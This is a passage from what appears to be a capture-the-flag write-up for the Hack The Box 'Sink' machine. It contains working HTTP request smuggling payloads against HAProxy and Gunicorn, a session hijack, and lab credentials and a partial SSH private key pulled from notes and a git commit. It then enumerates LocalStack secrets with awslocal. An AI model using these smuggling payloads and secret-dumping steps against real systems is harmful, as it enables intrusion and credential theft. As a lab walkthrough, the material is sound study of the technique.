
After we encode the vertical tab character.

```
>>> import base64
>>> base64.b64encode("\v".encode('utf-8'))
b'Cw=='
```

We then insert `Transfer-Encoding` header with vertical tab character.

```
Transfer-Encoding: Cw==chunked
```

Finally we select the `Cw==` and press `ctrl+shit+b` to decode the base64 encoded content. The request looks like below.




By default, HTTP connections close after each request. By changing `Connection: close` to `Connection: keep-alive` we can instruct the server that the coming request requires a HTTP persistent connection and the TCP connection should open for multiple requests/responses. Modify the request body as below.

```
9
msg=test
0
```

Append another `POST` request:

```
POST /comment HTTP/1.1
Host: localhost:5000
Cookie: lang=en-US; i_like_gitea=5e11bd2da8fe3c35; _csrf=tO_pYCmxOy_mb8pgyHP_Xg-tz6o6MTYzMTUwNzA1MDU3MDE0NTQwOA;session=eyJlbWFpbCI6InRlc3RAc2luay5odGIifQ.YT7WCA.4v33J_0GhKT2-OeU7hEGlXkp2W8
Content-Type: application/x-www-form-urlencoded
Content-Length: 300

msg=
```


The final request looks like below.




The HAProxy processes the entire request based on `Content-Length` and forwards it to Gunicorn server. Gunicorn processes the request based on `Transfer-Encoding` header so it splits the request into two requests. The first request breaks at `0`.

```
POST /comment HTTP/1.1
Host: 10.129.200.88:5000
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 331
Origin: http://10.129.200.88:5000
DNT: 1
Connection: keep-alive
Referer: http://10.129.200.88:5000/home
Cookie: lang=en-US; i_like_gitea=5e11bd2da8fe3c35; _csrf=tO_pYCmxOy_mb8pgyHP_Xg-
tz6o6MTYzMTUwNzA1MDU3MDE0NTQwOA;
session=eyJlbWFpbCI6InRlc3RAc2luay5odGIifQ.YT7WCA.4v33J_0GhKT2-OeU7hEGlXkp2W8
Upgrade-Insecure-Requests: 1
Transfer-Encoding: •chunked

8
msg=test
0
```


Gunicorn then waits till a packet of length 300 bytes is received. In the meantime if another user hits the server then that request will act like body to this POST request and gets saved to comments section. We send the request and check the comments.



We notice that internally a user is deleting the notes. The request though leaks the session of that user. We can update the session in the browser and reload the page.



This authenticate us with administrator user access. We navigate to `Notes`.




ID	Link	Action
1	View	Delete
2	View	Delete
3	View	Delete


We observe that there are three notes saved by admin. Checking each one reveals the below information.

```
Chef Login : http://chef.sink.htb Username : chefadm Password : /6'fEGC&zEx{4]zz
Dev Node URL : http://code.sink.htb Username : root Password : FaH@3L>Z3})zzfQ3
Nagios URL : https://nagios.sink.htb Username : nagios_adm Password : g8<H6GK\{*L.fB3C
```

All three subdomains redirect to the main application. Trying these credentials on SSH service with different usernames that we've so far unfortunately fails. `Dev Node URL` credentials work though for `gitea` login.



We notice the four repositories available. Navigating to `Explore` reveals that one of the repo is archived.




Looking at the commits we see in one of the commit the user `marcus` changing the contents of `ec2.php` file.

+2 -2 ec2.php View File

```
@@ -10,14 +10,14 @@ $ec2Client = new Aws\Ec2\Ec2Client([
    'endpoint' => 'http://127.0.0.1:4566'
]);

- $keyPairName = 'dev_keys';
+ $keyPairName = 'prod_keys';

$result = $ec2Client->createKeyPair(array(
    'KeyName' => $keyPairName
));

// Save the private key
- $saveKeyLocation = getenv('HOME') . ".keys/{$keyPairName}";
+ $saveKeyLocation = getenv('HOME') . ".ssh/{$keyPairName}.pem";
file_put_contents($saveKeyLocation, $result['keyMaterial']);

// Update the key's permissions so it can be used with SSH
```

In the same commit we also observe that he accidentally placed `.keys` folder with SSH private key contents.


Preparing for Prod
Browse Source
master
marcus 21 hours ago
parent
b01a6b7ed3
commit
f380655b3a
2 changed files with 2 additions and 40 deletions
Split View
Diff Options
+0 -38 .keys/dev_keys
View File
@@ -1,38 +0,0 @@
- -----BEGIN OPENSSH PRIVATE KEY-----
- b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
- NhAAAAAwEAAQAAAYEAxi7KuoC8cHhmx75Uhw06ew4fXrZJehoHBOLmUKZj/dZVZpDBh27d
- Pogq1l/CNSK3Jqf7BXLRh0oH464bs2RE9gTPWRARFNOe5sj1tg7IW1w76HYyhrNJpux/+E
- o0ZdYRwkP91+oRwdWXsCsj5NUkoOUp0O9yzUBOTwJeAwUTuF7Jal/lRpqoFVs8WqggqQqG
- EEiE00TxF5Rk9gWc43wrzm2qkrwrSZycvUdMpvYGOXv5szkd27C08uLRaD7r45t77kCDtX
- 4ebL8QLP5LDiMaiZguzuU3XwiNAyeUlJcjKLHH/qe5mYpRQnDz5KkFDs/UtqbmcxWbiuXa
- JhJvn5ykkwCBU5t5f0CKK7fYe5iDLXnyoJSPNEBzRSExp3hy3yFXvc1TgOhtiD1Dag4QEl
```

We copy the key and attempt to login to the SSH as user `marcus`.

```
ssh -i id_rsa marcus@10.129.200.88
<SNIP>
Last login: Wed Jan 27 12:14:16 2021 from 10.10.14.4
marcus@sink:~$ id
uid=1001(marcus) gid=1001(marcus) groups=1001(marcus)
```

This is indeed successful. User flag can be now found in `/home/marcus/user.txt` file.
```

Lateral Movement

`Log_Management` repository includes a file named `create_logs.php`. We review the content of it.

Branch: master ▾ Log_Management / **create_logs.php**

35 lines | 645 B — Raw Permalink Blame History

```php
<?php
require 'vendor/autoload.php';

use Aws\CloudWatchLogs\CloudWatchLogsClient;
use Aws\Exception\AwsException;

$client = new CloudWatchLogsClient([
        'region' => 'eu',
        'endpoint' => 'http://127.0.0.1:4566',
        'credentials' => [
                'key' => '<ACCESS_KEY_ID>',
                'secret' => '<SECRET_KEY>'
        ],
        'version' => 'latest'
]);
try {
$client->createLogGroup(array(
        'logGroupName' => 'Chef_Events',
));
```

It seems to interact with the `AWS CloudWatch Logs` service on `http://127.0.0.1:4566` endpoint. By checking internal services we spot a service running on port 4566.

```
marcus@sink:~$ netstat -ant | grep LIST
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
<SNIP>
tcp        0      0 127.0.0.1:4566          0.0.0.0:*               LISTEN
```

Amazon CloudWatch is used to monitor, store, and access log files from EC2 instances, AWS CloudTrail, or other sources. We also notice that `aws` and `awslocal` utilities are installed on the server.

```
marcus@sink:~$ which aws
/usr/local/bin/aws
marcus@sink:~$ which awslocal
/usr/local/bin/awslocal
```

`awslocal` utility is used to interact with `localstack`. `Localstack` is a local AWS cloud stack. It is possible to enumerate the CloudWatch Logs by using the `awslocal` utility. Querying logs requires `LogGroup` and `LogStream` names. We first though need to find the `LogGroup` name. This can be achieved by using the `describe-log-groups` command.

```
awslocal logs describe-log-groups
```

```
marcus@sink:~$ awslocal logs describe-log-groups
{
    "logGroups": [
        {
            "logGroupName": "cloudtrail",
            "creationTime": 1631514782138,
            "metricFilterCount": 0,
            "arn": "arn:aws:logs:us-east-1:000000000000:log-group:cloudtrail",
            "storedBytes": 91
        }
    ]
}
```

We can find the LogStream name by issuing the below command.

```
awslocal logs describe-log-streams --log-group-name cloudtrail
```


```
marcus@sink:~$ awslocal logs describe-log-streams --log-group-name cloudtrail
{
    "logStreams": [
        {
            "logStreamName": "20201222",
            "creationTime": 1631514841368,
            "firstEventTimestamp": 1126190184356,
            "lastEventTimestamp": 1533190184356,
            "lastIngestionTime": 1631514841391,
            "uploadSequenceToken": "1",
            "arn": "arn:aws:logs:us-east-1:130:log-group:cloudtrail:log-
stream:20201222",
            "storedBytes": 91
        }
    ]
}
```

We now have the information required so we can query the log events.

```
awslocal logs get-log-events --log-group-name cloudtrail --log-stream-name 20201222
```

```
marcus@sink:~$ awslocal logs get-log-events --log-group-name cloudtrail --log-
stream-name 20201222

{
    "events": [
        {
            "timestamp": 1126190184356,
            "message": "RotateSecret",
            "ingestionTime": 1631514901573
        },
        {
            "timestamp": 1244190184360,
            "message": "TagResource",
            "ingestionTime": 1631514901573
        },
<SNIP>
```

Looking at those events messages we notice some terms like `RotateSecret` and `RestoreSecret`. Searching online for these terms reveals that they are related to the `SecretsManager` service.



We can now enumerate the secrets from SecretsManager service by issuing:

```
awslocal secretsmanager list-secrets
```

```
marcus@sink:~$ awslocal secretsmanager list-secrets
{
    "SecretList": [
        {
            "ARN": "arn:aws:secretsmanager:us-east-1:1234567890:secret:Jenkins
Login-bWkFS",
            "Name": "Jenkins Login",
            "Description": "Master Server to manage release cycle 1",
<SNIP>
            "Name": "Sink Panel",
            "Description": "A panel to manage the resources in the devnode",
<SNIP>
            "Name": "Jira Support",
            "Description": "Manage customer issues",
<SNIP>
```

We see there are three secrets. Let's list them all, one by one.

```
awslocal secretsmanager get-secret-value --secret-id 'Jenkins Login'
awslocal secretsmanager get-secret-value --secret-id 'Sink Panel'
awslocal secretsmanager get-secret-value --secret-id 'Jira Support'
```

```
marcus@sink:~$ awslocal secretsmanager get-secret-value --secret-id 'Jenkins Login'
{
    "ARN": "arn:aws:secretsmanager:us-east-1:1234567890:secret:Jenkins Login-bWkFS",
    "Name": "Jenkins Login",
    "VersionId": "f607e598-decc-4de4-81f2-d82be90ff791",
    "SecretString": "{\"username\":\"john@sink.htb\",\"password\":\"R);\\)ShS99mZ~8j\"}",
    "VersionStages": [
        "AWSCURRENT"
    ],
    "CreatedDate": 1631507007
}
marcus@sink:~$ awslocal secretsmanager get-secret-value --secret-id 'Sink Panel'
{
    "ARN": "arn:aws:secretsmanager:us-east-1:1234567890:secret:Sink Panel-SknQz",
    "Name": "Sink Panel",
    "VersionId": "c79aade5-dbb3-4056-8c31-54997e219fd2",
    "SecretString": "{\"username\":\"albert@sink.htb\",\"password\":\"Welcome123!\"}",
    "VersionStages": [
        "AWSCURRENT"
    ],
    "CreatedDate": 1631507007
}
marcus@sink:~$ awslocal secretsmanager get-secret-value --secret-id 'Jira Support'
{
    "ARN": "arn:aws:secretsmanager:us-east-1:1234567890:secret:Jira Support-rhvqU",
    "Name": "Jira Support",
